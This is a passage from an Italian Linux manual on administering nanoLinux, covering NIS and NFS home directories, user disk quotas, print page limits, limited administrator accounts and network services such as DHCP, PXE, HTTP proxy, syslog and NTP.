| Please insert the NFS    |
| server IPv4 address:     |
| .----------------------. |
| |192.168.1.254         | |
| '----------------------' |
|--------------------------|
|  <  OK  >      <Cancel>  |
'--------------------------'
```

192.168.1.254 [OK]

Se tutto funziona come si deve, viene innestata la directory '/home/' remota e viene avviato il servizio NIS per l'acquisizione delle utenze. A quel punto, le directory personali degli utenti

comuni locali non sono più accessibili, perché nascoste sotto quanto acquisito dal servente NFS.

Volendo fare le stesse cose a mano, senza l'aiuto dello script, si potrebbe ottenere lo stesso risultato dell'esempio attraverso i passaggi seguenti:

1. si modifica o si crea il file '`/etc/defaultdomain`', inserendo una riga contenente esattamente il nome del dominio NIS;

```
nano-domain
```

2. si modifica o si crea il file '`/etc/yp.conf`', inserendo una riga contenente la direttiva '**`ypserver`**', con l'indirizzo del servente NIS;

```
ypserver 192.168.1.254
```

3. si innesta la directory '`/home/`' remota;

   `#` **`mount -t nfs 192.168.1.254:/home /home`** [*Invio*]

4. si riavvia il servizio NIS.

   `#` **`/etc/init.d/nis stop`** [*Invio*]

   `#` **`/etc/init.d/nis start`** [*Invio*]

Pur essendo tutto in ordine, se il NIS non è in grado di collegarsi, è probabile che sia necessario disattivare presso il servente NIS la gestione delle parole d'ordine oscurate (*shadow password*).

Per approfondire l'argomento si possono consultare i capitoli 299 e 300.

Si osservi che l'utente '**`tizio`**' e gli altri utenti comuni standard, previsti per nanoLinux, sono associati a numeri UID e GID inferiori a 1000, ovvero al di sotto del livello iniziale previsto per le utenze comuni. Il NIS predisposto con nanoLinux prevede la condivisione delle utenze che abbiano numeri UID da 1000 in su, pertanto, anche volendo, le utenze standard di nanoLinux non sono condivisibili se non si cambiano i numeri UID e GID nei file '`/etc/passwd`' e '`/etc/group`'. Tuttavia, il fatto che l'edizione standard di nanoLinux contenga sempre queste utenze speciali, fa sì che possano condividere gli stessi dati se si attiva un servizio NFS.

782.3 Controllo dello spazio utilizzato

nanoLinux è organizzato per la gestione delle quote di utilizzo della memoria di massa per gli utenti (non vengono considerati i gruppi), ma per l'attivazione di questa occorre procedere inizialmente attraverso comandi manuali. Vengono riassunte brevemente le fasi da eseguire nei punti successivi, partendo dal presupposto che il kernel sia in grado di gestire tale funzionalità.

1. Per prima cosa va controllato il file '`/etc/fstab`', nel quale deve apparire l'opzione '**`usrquota`**' per le unità da tenere sotto controllo. Nel caso si debba sottoporre alla

gestione delle quote la stessa unità che si trova innestata nella directory '/', occorre creare un punto di innesto alternativo, come già prevede normalmente nanoLinux:

```
/dev/sda4  none               swap  sw                                    0  0
/dev/sda2  /                  auto  defaults,usrquota,errors=remount-ro  0  1
/dev/sda2  /CD-ROOT/HD-ROOT   auto  defaults,usrquota,errors=remount-ro  0  0
proc       /proc          proc          defaults     0  0
none       /proc/bus/usb  usbfs         defaults     0  0
sys        /sys           sysfs         defaults     0  0
…
```

2. Se il file '/etc/fstab' viene modificato per unità che risultano essere già innestate, occorre procedere a un reinnesto, in modo che l'opzione '**usrquota**' venga acquisita correttamente. L'esempio segue quanto già visto nell'estratto di file '/etc/fstab':

   # **mount -o remount /** [*Invio*]

   # **mount -o remount /CD-ROOT/HD-ROOT** [*Invio*]

3. Quando le unità dispongono correttamente dell'opzione '**usrquota**', va fatta la prima scansione per la creazione dei file 'auser.quota'. Se si tratta di un file system che attualmente risulta utilizzato in lettura e scrittura, può essere necessaria l'opzione '**-m**':

   # **quotacheck -u -v -c -m -a** [*Invio*]

4. Una volta fatta la scansione, si attiva la gestione delle quote con lo script '/etc/init.d/quota':

   # **/etc/init.d/quota start** [*Invio*]

   Naturalmente, all'arresto e al riavvio, questa operazione viene svolta automaticamente.

L'ultima fase consiste nell'attribuire effettivamente le quote agli utenti, per esempio tramite '**setquota**', ma questa operazione va svolta effettivamente attraverso '**nanorc quota set**':

nanorc quota set [*Invio*]

Quando si avvia il comando per la prima volta, viene creato il file '/etc/nanoLinux/HOME_DISK_SPACE_ALLOWED', con il contenuto seguente, assegnando una disponibilità di spazio pari a 10000000 byte; contestualmente viene avviato un programma per la modifica dei file di testo, allo scopo di poter cambiare il contenuto di questo file:

```
#
# USER:MAX_BYTES
#
# the record without user name is the default:
# :MAX_BYTES
#
:10000000
```

Come si vede dal suggerimento nel commento iniziale, si può specificare il limite per ogni utente, con la forma:

utente* : *n_byte

Per dare un limite a tutti gli utenti non dichiarati espressamente in questo file occorre la direttiva seguente:

: *n_byte*

Quando si salva il file e si termina il funzionamento del programma di modifica dei file di testo, il controllo ritorna a '**`nanorc`**' che chiede se si vuole procedere con l'attribuzione delle quote, secondo quanto definito nel file. Se la risposta è affermativa, le quote vengono assegnate o modificate.

Per la precisione, le quote vengono assegnate relativamente allo spazio utilizzato, senza considerare la quantità di file (numeri inode), fissando lo stesso valore per la quota e il limite massimo (*hard*). Tuttavia, il valore esatto è maggiore rispetto a quello richiesto effettivamente; per la precisione viene assegnato il 25 % in più.

Il limite massimo è pari al limite della quota, per evitare che gli utenti si trovino improvvisamente a perdere dei file quando scade il tempo di riserva (il tempo di grazia). In pratica, se il limite è stato superato, l'operazione di scrittura fallisce e l'utente ne è subito consapevole.

Va osservato anche che la richiesta di un valore di quota troppo elevato e non gestibile, si conclude nella non attribuzione di alcun limite nella quota. D'altra parte, assegnando il valore zero, si ottiene esattamente di non attribuire alcun limite di utilizzo della memoria di massa.

La configurazione delle quote attraverso '**`nanorc quota set`**' è importante perché consente di attribuire la quota predefinita agli utenti che vengono aggiunti al sistema con il comando '**`nanorc user add`**'.

782.4 Controllo del numero di pagine stampabili e dell'origine delle stampe

Nella directory '`/etc/script/`' sono presenti due script denominati '**`lpr`**' e '**`lp`**', il cui scopo è quello di eseguire un controllo preliminare su ciò che viene inviato alla stampa, per poi passare il compito ai programmi corrispondenti, che però si trovano nella directory '`/usr/bin/`'. La directory '`/etc/script/`' si trova per prima nell'elenco dei percorsi di avvio (la variabile di ambiente '**`PATH`**'), così che gli script contenuti al suo interno vengono eseguiti prima di cercare programmi con lo stesso nome in altre collocazioni.

Gli script denominati '**`lpr`**' e '**`lp`**' controllano se è stato dichiarato qualcosa a proposito della volontà di limitare le stampe a un certo numero di pagine; se questo controllo non è stato richiesto, avviano i loro programmi omonimi; altrimenti, elaborano il file pervenuto per la stampa con lo script '**`print-filter`**'.

Lo script '**`print-filter`**' che si trova sempre nella directory '`/etc/script/`', cerca di riconoscere il file e se può, cerca di contarne le pagine. Se non può riconoscere il file, o comunque se non può elaborarlo, lo restituisce tale e quale (in tal caso il file in questione

continua il suo percorso normale verso la stampa); se invece può gestirlo, lo rielabora in modo da contarne le pagine: se si determina che le pagine da stampare non superano il limite stabilito con la configurazione, il file viene inviato alla stampa; altrimenti viene annotato un messaggio di errore nel registro del sistema.

È evidente che questo meccanismo di controllo si può raggirare facilmente, utilizzando i programmi '**lpr**' e '**lp**' con il loro percorso: '/usr/bin/lpr', '/usr/bin/lp'. Ma lo scopo di questo sistema è solo quello di evitare degli errori, ovvero l'invio di una stampa non desiderata con una quantità enorme di pagine.

La configurazione con la quale si fissa la quantità massima di pagine per stampa, spetta solo all'amministratore:

`#` **`nanorc print maxpages`** [*Invio*]

```
.----------------Set max lpr/lp printable pages------------------.
| Please insert how many pages are allowed to be printed for any |
| single print; if you enter zero or you leave blank, there is   |
| no limit:                                                      |
| .------------------------------------------------------------. |
| |                                                            | |
| `------------------------------------------------------------' |
|                                                                |
|                                                                |
|----------------------------------------------------------------|
|                  <  OK  >          <Cancel>                    |
`----------------------------------------------------------------'
```

Come si vede dal suggerimento, lasciando il campo vuoto o inserendo esplicitamente il valore zero, si ottiene di annullare il controllo, in modo da non avere alcun limite di stampa. In questo caso vengono specificate 11 pagine:

`11` [OK]

```
.------------------------------------------.
| It will be allowed to print 11 pages at  |
| a time.                                  |
|                                          |
|------------------------------------------|
|                <  OK  >                  |
`------------------------------------------'
```

Se il controllo delle pagine da stampare viene eseguito, lo script '**print-filter**' aggiunge una specie di «timbro», con le informazioni dell'origine della stampa. In condizioni normali, si tratta di una scritta verticale, che appare vicino al bordo inferiore sinistro del foglio, come si vede nell'immagine successiva:

printed by user 499 tizio /home/tizio from 172.21.17.13 on Fri, 13 Oct 2006 17:07:09 +0200

In particolare, se si tratta di file di testo, lo script '**`print-filter`**' li impagina in modo particolare, mettendo l'informazione sull'origine della stampa in alto. Eventualmente, si può intervenire nello script (collocato nella directory '`/etc/script/`') per cambiare l'impaginazione.

782.5 Utenze speciali per l'amministrazione

Per facilitare la gestione di un laboratorio, o di una rete locale che si affida a nanoLinux, sono previste delle utenze speciali, denominate '**`admin0`**' e '**`admin9`**',[1] a cui sono associati gli script '`/etc/script/ADMIN0`' e '`/etc/script/ADMIN9`'. Attribuendo una parola d'ordine a queste utenze (in tal caso va usato esclusivamente il programma '**`passwd`**') che in pratica hanno gli stessi privilegi dell'utente '**`root`**', si consente a una persona diversa si svolgere alcune funzioni. Le due utenze, con gli script rispettivi, hanno facoltà diverse: '**`admin0`**' può compiere azioni che comportano competenza e responsabilità minime, mentre per usare '**`admin9`**' devono esserci maggiore competenza e responsabilità. In condizioni normali, si presenta un menù con alcune funzioni, come quello seguente, riferito a '**`admin9`**':

`login:` **`admin9`** [*Invio*]

`Password:` ***digitazione_all'oscuro*** [*Invio*]

```
.------------------------Admin menu---------------------------.
| Local admin limited menu                                    |
| .---------------------------------------------------------. |
| |   nis restart     Restart the NIS service               | |
| |   lpd restart     Restart the print service             | |
| |   gpm restart     Restart the mouse service             | |
| |   udev restart    Restart the "/dev/" service           | |
| |   print maxpages  Max allowed printed pages at a time   | |
| |   exit            Quit                                  | |
| `---------------------------------------------------------' |
|-------------------------------------------------------------|
|                 <  OK  >         <Cancel>                   |
`-------------------------------------------------------------'
```

Come si può intuire, si tratta di voci che servono a riavviare alcune funzionalità gestite da programmi demone, che per qualche ragione potrebbero smettere di funzionare senza un motivo particolare. In questo modo, di fronte a un mouse che non funziona più e a problemi simili, invece si riavviare si può agire senza dover chiedere aiuto all'amministratore vero e proprio.

Se l'elaboratore sembra avere un ruolo più importante, lo script '`/etc/script/ADMIN9`' mostra più funzioni:

```
.------------------------Admin menu--------------------------.
| Admin limited menu                                         |
| .--------------------------------------------------------. |
| |   adduser         Add a new user                       | |
| |   passwd          Change a user's password             | |
| |   user info       Show user info                       | |
| |   home info       Show home directory info             | |
| |   quota report    Show sorted user's quota             | |
| |   clock           Change the date and time manually    | |
| |   nis-make        Rebuild NIS database                 | |
| |   nis restart     Restart the NIS service              | |
| |   lpd restart     Restart the print service            | |
| |   printer access  Printer access permissions           | |
| |   proxy access    HTTP proxy access permissions        | |
| |   proxy filter    HTTP proxy content filter bypass     | |
| |   proxy-off       Turn off HTTP proxy                  | |
| |   proxy-on        Turn on HTTP proxy                   | |
| |   gpm restart     Restart the mouse service            | |
| |   udev restart    Restart the "/dev/" service          | |
| |   lprm            Delete the printer queue             | |
| |   reboot          Reboot the computers                 | |
| |   shutdown        Shutdown the computers               | |
| |   custom1         Custom script 1                      | |
| |   custom2         Custom script 2                      | |
| |   custom3         Custom script 3                      | |
| |   exit            Quit                                 | |
| `--------------------------------------------------------' |
|------------------------------------------------------------|
|                 <  OK  >         <Cancel>                  |
`------------------------------------------------------------'
```

Naturalmente, l'utente '**`root`**' che lo preferisca può usare direttamente lo script '**`ADMIN9`**', senza bisogno di fingere un'accesso come utente '**`admin`**'.

È possibile accedere anche in modo remoto (per esempio attraverso il protocollo SSH) a un elaboratore per presentarsi in qualità di utente amministratore con funzioni «limitate». In tal caso, se lo script rileva che non si tratta della console, il menù appare ancora in modo differente. Per esempio, collegandosi all'elaboratore che ha un ruolo importante per la gestione

delle utenze, il menù potrebbe limitarsi alla facoltà di inserire un utente e di modificare la parola d'ordine:

```
.------------------------Admin menu--------------------------.
| Admin limited menu                                         |
| .------------------------------------------------------. |
| |   adduser          Add a new user                    | |
| |   passwd           Change a user's password          | |
| |   user info        Show user info                    | |
| |   home info        Show home directory info          | |
| |   quota report     Show sorted user's quota          | |
| |   custom1          Custom script 1                   | |
| |   custom2          Custom script 2                   | |
| |   custom3          Custom script 3                   | |
| |   exit             Quit                              | |
| `------------------------------------------------------' |
|------------------------------------------------------------|
|                 <  OK  >          <Cancel>                 |
`------------------------------------------------------------'
```

Tabella 782.27. Descrizione delle funzioni disponibili all'utente '**`admin9`**'.

Funzione	Descrizione
`adduser`	Consente di aggiungere un'utenza al sistema.
`passwd`	Consente di cambiare la parola d'ordine di un'utenza.
`user info` `home info`	Consente di scorrere l'elenco degli utenti, in ordine di nominativo oppure in ordine di directory personale, per ottenere poi alcune informazioni salienti sull'utenza relativa.
`quota report`	Se è attiva la gestione delle quote, mostra l'elenco delle quote degli utenti, ordinata in modo decrescente per quantità di spazio utilizzato.
`clock`	Consente di cambiare la data e l'ora.
`nis-make`	Ricostruisce la base di dati NIS a partire dalle informazioni aggiornate delle utenze.
`nis restart`	Riavvia i servizi NIS (servente o cliente, a seconda della configurazione).
`lpd restart`	Riavvia il servente di stampa.
`printer access`	Controlla l'accesso al servente di stampa.
`gpm restart`	Riavvia il demone per la gestione del mouse.
`udev restart`	Riavvia la gestione automatica dei file di dispositivo.
`print maxpages`	Limita le stampe a un numero massimo di pagine per volta.
`lprm`	Elimina la coda di stampa.
`proxy access`	Controlla l'accesso al proxy HTTP.
`proxy filter`	Definisce a chi deve essere applicato il filtro dei contenuti tramite DansGuardian.
`proxy-off`	Disattiva il proxy HTTP.

Funzione	Descrizione
`proxy-on`	Riattiva il proxy HTTP.
`reboot`	Esegue il riavvio degli elaboratori (devono essere selezionati).
`shutdown`	Avvia lo spegnimento degli elaboratori (devono essere selezionati).
`custom`***n***	Avvia lo script '**`CUSTOM`*n***' che deve essere presente nella directory '`/etc/script/`'. Si tratta di script personalizzati.
`exit`	Esce dal menù.

[1] Per la precisione, sono previste le utenze da '**`admin0`**' a '**`admin9`**', ma inizialmente esistono gli script solo per quelle menzionate.

Capitolo 783

nanoLinux: servizi vari

nanoLinux offre diversi servizi, sia localmente, sia attraverso la rete. Alcuni di questi sono attivabili anche durante il funzionamento da unità in sola lettura (DVD).

Tabella 773.7. Script '**nanorc**': configurazione principale.

Comando	Descrizione
`nanorc network config`	Configurazione facilitata per l'accesso alla rete locale.
`nanorc mouse config`	Configurazione facilitata per l'uso del mouse.
`nanorc printer config`	Consente di ricreare il file '`/etc/printcap`' impostando la coda di stampa predefinita per la stampante che si usa in un certo momento.
`nanorc locale config`	Configurazione facilitata della localizzazione. La configurazione locale può essere distinta in base all'uso da console o da X.
`nanorc x config`	Crea un file '`/etc/X11/xorg.conf`', a partire da '`/etc/X11/xorg.conf.vesa`', consentendo di specificare il tipo di adattatore grafico.
`nanorc vga config`	Crea un file '`/etc/vga/libvga.config`', a partire da '`/etc/vga/libvga.config.vesa`', consentendo di specificare il tipo di adattatore grafico.
`nanorc sound config`	Riconfigura automaticamente la gestione dell'audio attraverso ALSA.
`nanorc acpi spindown`	Configurazione facilitata del tempo di ritardo per lo spegnimento dei dischi, quando sono disponibili le funzionalità ACPI.
`nanorc date config`	Specifica a quale elaboratore rivolgersi per la sincronizzazione dell'orario del proprio.
`nanorc log-server config`	Specifica a quale elaboratore inviare copia del proprio registro del sistema.

Tabella 773.10. Script '**nanorc**': configurazione del servizio DHCP.

Comando	Descrizione
`nanorc dhcp-server config` `nanorc dhcp-server unconf`	Attiva o disattiva il funzionamento in qualità di servente DHCP.
`nanorc dhcp-server edit`	Modifica la configurazione del servente DHCP, intervenendo nel file di configurazione in modo libero.

783.1 Nomi di dominio

I file di configurazione di Bind, per la risoluzione dei nomi, sono collocati tutti nella directory '`/etc/bind/`' e le zone di competenza, nell'impostazione iniziale, si riferiscono all'indirizzo 127.0.0.1.

Il nome *`nanohost`* viene indicato nel file '`/etc/hosts`', come sinonimo di *`localhost`*, per garantire il funzionamento di alcuni programmi (si veda il capitolo 281 a proposito della configurazione di un servizio DNS con Bind).

Il file '/etc/resolv.conf' è configurato in modo da interrogare l'elaboratore locale, ma appaiono anche altri indirizzi di serventi DNS di fornitori ben conosciuti, che potrebbero tornare utili in caso di emergenza, o anche solo per conoscenza. Il file '/etc/resolv.conf' può essere modificato anche durante il funzionamento da unità in sola lettura, cosa che può servire se si vuole provare a scavalcare il DNS locale, mettendo al primo posto altri indirizzi.

783.2 DHCP

nanoLinux dispone di un cliente DHCP che viene usato in modo predefinito per la configurazione della rete locale.

L'utilizzo di un servizio DHCP può essere molto utile quando si usa nanoLinux da unità in sola lettura, senza un'organizzazione particolare del lavoro, ma quando si installa nanoLinux in una serie di elaboratori, è preferibile avere un'attribuzione precisa degli indirizzi, senza dover dipendere da un servizio DHCP.

nanoLinux utilizza diverse «opzioni» DHCP per la propria configurazione, secondo lo schema della tabella seguente. Si osservi comunque che le direttive utilizzate sono più di quelle descritte qui.

Opzione DHCP	Utilizzo
subnet-mask broadcast-address routers	Queste opzioni, assieme all'informazione sull'indirizzo IPv4, consentono di configurare l'interfaccia di rete e gli instradamenti.
domain-name-servers	Permette di modificare automaticamente il file '/etc/resolv.conf'.
time-servers ntp-servers	Una di queste due opzioni permette di sincronizzare l'orologio locale con il protocollo RDATE o NTP.
root-path	La disponibilità di questa opzione fa sì che si tenti di innestare la directory 'home/' remota.
nis-domain nis-servers	Queste due opzioni consentono di utilizzare il protocollo NIS per la gestione condivisa delle utenze.
lpr-servers	Permette di modificare il file '/etc/printcap', in modo da usare una stampante remota.
log-servers	Permette di modificare il file '/etc/syslog.conf', in modo da inviare una copia del registro del sistema a un elaboratore remoto.

Il servizio DHCP viene fornito solo per l'interfaccia di rete che risulta essere "interna"; tuttavia, dal momento che si creano delle complicazioni quando si utilizza un elaboratore con una sola interfaccia, che però opera con più indirizzi, l'avvio del servizio viene gestito all'interno dello script '/etc/init.d/rc.network'. Per questo, lo script '/etc/init.d/dhcpd3-server' non è in grado di avviare o di riavviare il servizio, ma solo di fermarlo.

783.3 TFTP e PXE

nanoLinux dispone di un servente TFTP per la condivisione della directory '/var/lib/tftpboot/', allo scopo di consentire l'avvio dalla rete, attraverso il protocollo PXE. L'avvio attraverso il protocollo PXE si avvale di PXELINUX, costituito in pratica dal file '/var/lib/tftpboot/pxelinux/pxelinux.0' e dalla sua configurazione contenuta nella directory '/var/lib/tftpboot/pxelinux/pxelinux.cfg/'; gli altri file contenuti nella directory '/var/lib/tftpboot/pxelinux/' vengono caricati attraverso il protocollo PXE, in base alla configurazione predisposta con PXELINUX.

783.4 HTTP

È disponibile il servente HTTP Mathopd. Allo scopo di semplificare il lavoro, si possono eseguire i programmi CGI se il nome del file corrispondente ha un'estensione del tipo '.cgi', '.pl' o '.sh'; inoltre, se è installato l'interprete PHP, i file con estensione '.php', '.phtml' o '.pht' vengono trattati attraverso questo sistema.

783.5 Proxy HTTP

nanoLinux include un servizio proxy HTTP, costituito da OOPS e DansGuardian, che può essere usato in modo trasparente. In generale, OOPS e DansGuardian si avviano automaticamente solo quando nanoLinux è stato installato secondo una modalità normale (per cui il file system viene usato in lettura e scrittura), altrimenti dal DVD o da altra unità in sola lettura, è possibile avviare il servizio attraverso i comandi seguenti, da eseguire nello stesso ordine:

/etc/init.d/oops start [*Invio*]

/etc/init.d/dansguardian start [*Invio*]

La configurazione predefinita prevede l'ascolto presso la porta 8080 (per la precisione, DansGuardian riceve le richieste dalla porta 8080, inviando a sua volta le proprie alla porta 3128 usata da OOPS); inoltre si fa a meno di usare file su disco per conservare le pagine e le altre risorse già visitate. Il funzionamento di un proxy HTTP e di OOPS in particolare è descritto nel capitolo 356. Per quanto riguarda invece DansGuardian, si veda invece il capitolo 385.

La configurazione di OOPS e di DansGuardian viene ripristinata dallo script '/etc/init.d/rc.config', a ogni avvio del sistema, da delle copie di sicurezza dei file rispettivi. Ciò permette di non perdere inavvertitamente la configurazione standard quando si aggiornano i programmi; naturalmente, se nanoLinux è stato installato nel disco fisso, occorre ricordarsi di fare le modifiche alla configurazione anche nei file '/etc/oops/oops.cfg.nanoLinux' e '/etc/dansguardian/*.nanoLinux'.

Se anche si vuole lasciare invariata la configurazione delle politiche di limitazione degli accessi a siti, quando si installa nanoLinux, è necessario rivedere le direttive di utilizzo della memoria. Per un funzionamento ragionevole di OOPS, le direttive '**mem_max**' e '**maxresident**' vanno portate almeno ai valori seguenti:

```
#
# Memoria centrale disponibile per OOPS.
#
mem_max         128m
…
#
# Dimensione massima di un singolo oggetto memorizzato.
#
maxresident     5m
```

783.6 FTP

È disponibile un servente FTP molto semplice (OpenBSD FTP) che consente l'accesso sia come utente anonimo, sia come utente comune. La directory per il servizio di FTP anonimo si articola a partire da '`/var/ftp/`'.

Per approfondire l'argomento si può consultare la parte lii dedicata alla gestione di un servizio FTP.

783.7 File di registrazioni

È possibile modificare facilmente la configurazione del registro di sistema allo scopo di inviare una copia di ciò che accade presso un elaboratore unico. Invece di modificare direttamente il file '`/etc/syslog.conf`', si può intervenire direttamente con il comando seguente:

`#` **`nanorc log-server config`** [*Invio*]

```
.--------Log server----------.
| Please specify the log     |
| server to send system log: |
| .------------------------. |
| |                        | |
| `------------------------' |
|                            |
|----------------------------|
|   <  OK  >    <Cancel>     |
`----------------------------'
```

Supponendo di voler inviare una copia all'elaboratore 192.168.1.254:

`192.168.1.254` [OK]

783.7.1 Accessibilità dei registri

In condizioni normali, principalmente per motivi didattici, i file del registro di sistema e altri file analoghi contenuti a partire dalla directory '`/var/log/`', sono accessibili a tutti gli utenti. È possibile accedere al contenuto di questi registri anche attraverso un programma CGI, che consente l'accesso da parte di utenti di reti private (127.0.0.0/255.0.0.0, 10.0.0.0/255.0.0.0, 172.16.0.0/255.240.0.0 e 192.168.0.0/255.255.0.0): `http://`***nodo***`/cgi-bin/var_log`.

Se si accede all'indirizzo `http://`***nodo***`/cgi-bin/var_log` si ottiene la lista del contenuto della directory '`/var/log/`' dell'elaboratore corrispondente al nome o all'indirizzo

indicato (il «nodo»); se si aggiunge la stringa *?**percorso***, si intende visualizzare il contenuto del percorso '`/var/log/`***percorso***'. Per esempio, per visualizzare il contenuto del file '`/var/log/syslog`', si deve usare l'indirizzo *`http://`**nodo**`/cgi-bin/var_log?syslog`*, mentre per leggere il contenuto del file '`/var/log/oops/access.log`', si deve usare l'indirizzo *`http://`**nodo**`/cgi-bin/var_log?oops/access.log`*.

L'accessibilità a questi file dipende dai loro permessi, tenendo conto che il programma CGI funziona con gli stessi privilegi del servente HTTP.

783.8 Orologio di riferimento

È possibile sincronizzare il proprio elaboratore con un altro, che offra il servizio NTP o RDATE. Per questo è sufficiente usare il comando '**`nanorc date config`**':

`#` **`nanorc date config`** [*Invio*]

```
.-------Rdate server---------.
| Please specify the date    |
| server you trust:          |
| .------------------------. |
| |                        | |
| `------------------------' |
|----------------------------|
|   <  OK  >     <Cancel>    |
`----------------------------'
```

`pool.ntp.org` [OK]

Se la configurazione riguarda una copia installata, oppure se viene salvata in qualche modo, all'avvio successivo l'allineamento dell'orologio avviene in modo automatico.

Per la sincronizzazione viene tentato un accesso attraverso '**`ntpdate`**', il quale prevede già una propria configurazione nel file '`/etc/default/ntpdate`'. In questo file conviene evitare l'indicazione di un servente NTP, perché il meccanismo usato da nanoLinux non lo richiede. Infatti, durante l'avvio del sistema, nanoLinux interroga l'indirizzo indicato nel modo mostrato sopra, attraverso il protocollo NTP, ma se questo fallisce riprova con il protocollo RDATE. Dal momento che queste operazioni richiedono un certo tempo, sono eseguite sullo sfondo, senza sospendere temporaneamente l'esecuzione dello script in cui sono contenute. Ciò ha il vantaggio di non rallentare l'avvio quando l'elaboratore non ha un accesso alla rete esterna; se invece si specifica un servente NTP nel file '`/etc/default/ntpdate`', da un lato si esegue per due volte la stessa funzione, dall'altro si ottiene una pausa inutile all'avvio se il servente NTP non può essere raggiunto.

783.9 Servizi da avviare manualmente

nanoLinux dispone di un servente per il protocollo SSH (Secure Shell), che però non viene avviato automaticamente con il sistema operativo, durante il funzionamento da unità in sola lettura (come i DVD), perché sarebbe anche troppo facile raggiungere l'elaboratore conoscendo perfettamente le parole d'ordine degli utenti previsti. Come già descritto, anche la condivisione dei dati attraverso il protocollo NFS non è attiva in modo predefinito se si sta usando il sistema da unità in sola lettura. Per attivare questi servizi, rispettivamente, si può intervenire nel modo seguente:

`#` **`/etc/init.d/ssh start`** [*Invio*]

/etc/init.d/nfs-kernel-server start [*Invio*]

Eventualmente si possono usare i comandi '**nanorc freeaccess start**' e '**nanorc freeaccess stop**' per l'avvio e l'arresto di questi i servizi.

Oltre ai servizi elencati, che, per motivi di sicurezza, non vengono avviati automaticamente da unità in sola lettura, anche altri non lo sono, per evitare di appesantire inutilmente il funzionamento, oppure perché il contesto richiede che non lo siano. Nella tabella successiva ne vengono riepilogati alcuni.

Tabella 783.5. Alcuni servizi che non vengono avviati automaticamente durante il funzionamento da unità in sola lettura.

Script	Descrizione
'/etc/init.d/ssh'	Il servente per il protocollo SSH (Secure Shell) non viene avviato automaticamente per motivi di sicurezza.
'/etc/init.d/nfs-kernel-server'	Il servizio NFS non viene attivato automaticamente per motivi di sicurezza.
'/etc/init.d/nis'	Il servente NIS non viene attivato, mentre, in condizioni normali il cliente NIS potrebbe essere attivato automaticamente, attraverso le informazioni ottenute dal cliente DHCP.
'/etc/init.d/psad'	Psad è un pacchetto per il controllo delle segnalazioni generate dal filtro dei pacchetti. Per approfondire l'uso di Psad si può consultare il capitolo 394.
'/etc/init.d/oops' '/etc/init.d/dansguardian'	Proxy HTTP.

783.10 Stampa

nanoLinux include un servente di stampa compatibile con il tipo BSD, dove il file '/etc/printcap' può essere configurato facilmente con l'aiuto di '**nanorc**'.

Con il comando '**nanorc printer config**' si rigenera il file '/etc/printcap', specificando una sola coda di stampa predefinita, che può corrispondere anche a un servizio presso un elaboratore remoto:

nanorc printer config [*Invio*]

```
.Setup default printer filter type--.
| Please, select one of the         |
| following filter programs:        |
| .-------------------------------. |
| |   magicfilter  Magicfilter    | |
| |   foomatic     Foomatic       | |
| `-------------------------------' |
|-----------------------------------|
|       <  OK  >    <Cancel>        |
`-----------------------------------'
```

Inizialmente viene chiesto di specificare quale programma usare per la gestione del filtro di stampa che si preferisce. Magicfilter è il più semplice, con lo svantaggio che l'elenco di stampanti è ridotto, ma consente a chi sa usarlo di predisporre il proprio filtro personalizzato; Foomatic è il più adatto per i meno esperti, essendo fornito di un elenco molto grande di modelli di stampanti.

Quello che segue è l'elenco che può apparire dopo avere selezionato Magicfilter:

```
.------------------------Setup default printer type--------------------------.
| Please, select one of the following printer filters:                        |
| .-----------------------------------------------------------------------.  |
| | bj10e                    /etc/magicfilter/bj10e-filter                 | |
| | bj200                    /etc/magicfilter/bj200-filter                 | |
| | bj600_draft              /etc/magicfilter/bj600_draft-filter           | |
| | bj600                    /etc/magicfilter/bj600-filter                 | |
| | bj610                    /etc/magicfilter/bj610-filter                 | |
| | bj800_draft              /etc/magicfilter/bj800_draft-filter           | |
| | bj800                    /etc/magicfilter/bj800-filter                 | |
| | cps300                   /etc/magicfilter/cps300-filter                | |
| | cps400                   /etc/magicfilter/cps400-filter                | |
| | cps600                   /etc/magicfilter/cps600-filter                | |
| | cpsonly300               /etc/magicfilter/cpsonly300-filter            | |
| | cpsonly400               /etc/magicfilter/cpsonly400-filter            | |
| | cpsonly600               /etc/magicfilter/cpsonly600-filter            | |
| | deskjet                  /etc/magicfilter/deskjet-filter               | |
| | dj500c                   /etc/magicfilter/dj500c-filter                | |
| `-v(+)------------------------------------------------------------------'  |
|                                                                             |
|-----------------------------------------------------------------------------|
|                       <  OK  >              <Cancel>                        |
`-----------------------------------------------------------------------------'
```

Nel caso di Foomatic, la selezione di un filtro per la stampa passa per due elenchi: la marca della stampante e il modello.

```
.----Setup default printer type------.
| Please, select one of the          |
| following printer groups:          |
| .-------------------------------.  |
| |   HP          previous_value  | |
| |   Alps        .               | |
| |   Anitech     .               | |
| |   Apollo      .               | |
| |   Apple       .               | |
| |   Avery       .               | |
| |   Brother     .               | |
| |   Canon       .               | |
| |   Citizen     .               | |
| |   CItoh       .               | |
| |   Compaq      .               | |
| |   DEC         .               | |
| |   Dell        .               | |
| |   Dymo        .               | |
| |   Epson       .               | |
| |   Fujitsu     .               | |
| `---v(+)------------------------'  |
|------------------------------------|
|       <  OK  >    <Cancel>         |
`------------------------------------'
```

```
.-----------------Setup default printer type--------------------.
| Please, select one of the following PPD.                       |
| Please note that not all PPDs might work right for your        |
| software environment.                                          |
| If you don't find the right PPD for your special printer, try |
| something that looks similar.                                  |
| .----------------------------------------------------------. |
| |   HP-LaserJet_1200-ljet4                previous_value   | |
| |   HP-2000C-hpijs                        .                | |
| |   HP-2000C-pcl3                         .                | |
| |   HP-2500C-hpijs                        .                | |
| |   HP-2500CM-hpijs                       .                | |
| |   HP-2500CM-Postscript                  .                | |
| |   HP-2500C-pcl3                         .                | |
| |   HP-2563-lp2563                        .                | |
| |   HP-Business_Inkjet_1100-hpijs         .                | |
| |   HP-Business_Inkjet_1200-hpijs         .                | |
| |   HP-Business_Inkjet_2200-chp2200       .                | |
| |   HP-Business_Inkjet_2200-hpijs         .                | |
| `---v(+)---------------------------------------------------' |
|                                                                |
|----------------------------------------------------------------
|                 <  OK  >         <Cancel>                      |
`----------------------------------------------------------------'
```

Nel caso di Foomatic, i nomi dei modelli di stampante contengono anche un'estensione che fa capire in che modo viene realizzato il filtro; pertanto, spesso sono disponibili filtri differenti per uno stesso modello. Si osservi che non è garantito che funzionino tutte le voci e può essere necessario fare dei tentativi.

Dopo avere specificato il nome del filtro da usare, si può indicare l'indirizzi IPv4 presso il quale si trova la stampante; se si tratta dell'indirizzo 127.0.0.1 o se si lascia vuoto il campo, si intende fare riferimento a una stampante locale.

```
.--------Print address-----------.
| Please insert the printer IPv4 |
| address; if the printer is     |
